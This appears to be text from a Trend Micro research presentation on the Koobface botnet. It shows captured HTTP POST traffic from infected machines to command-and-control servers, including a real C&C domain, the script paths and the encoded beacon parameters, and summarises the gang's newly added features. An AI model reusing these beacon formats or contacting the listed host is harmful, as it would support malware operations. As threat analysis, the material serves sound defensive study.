POST /usersinfo/ms.php HTTP/1.1
Host: upr0306.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)
Content-Type: binary/octet-stream
Connection: close
Content-Length: 83
```

```
.....jm.....ve....dl.rh.....q....ch.k`.....mm....k1..HTTP/1.1 200
OK
```

```
Date: Mon, 03 Aug 2009 07:05:23 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.10
X-Powered-By: PHP/5.2.10
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

0

Koobface knows what you look like...

Securing Your Web World

```
POST /ms/gen.php HTTP/1.1
Host: [REDACTED].com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-type: application/x-www-form-urlencoded
Connection: close
Content-Length: 213
```

```
f=0&a=[REDACTED]&v=19&c=0&s=ms&l=&hav=[REDACTED]3E5E3E4EEAEE3EFEDAFE98
FF3DFE5B2E4B3B6E2B2E3E6B9E1E3B4B8B9B8B9B9B5E3B2B0E1B7E1B3E1B2E4E2B7E6AEAEAF0E7&hname=[REDACTED]
```

Had enough???

The Koobface Botnet

The Koobface Gang isn't done yet...

Just recently, they've added some new functionalities such as:

- C&C communication integrity check
- GeolP
- a Firefox to IE cookie converter

What is the real face of Koobface?




The Koobface Botnet


What is the real face of Koobface?

- hard to paint
- continuously changing
- unfinished product
- perpetual beta
- with authors keeping tabs on what the security industry is doing to combat their creation

Presenting... Koobface Then



Presenting... Koobface Now



More info...

Securing Your Web World

<http://us.trendmicro.com/us/trendwatch/research-and-analysis/white-papers-and-articles/index.html> (PART I)

Yes, there will be PART II (soon)

Malware Blog

<http://blog.trendmicro.com>

Koobface Tracker

Questions?

Trend Micro

Securing Your Web World

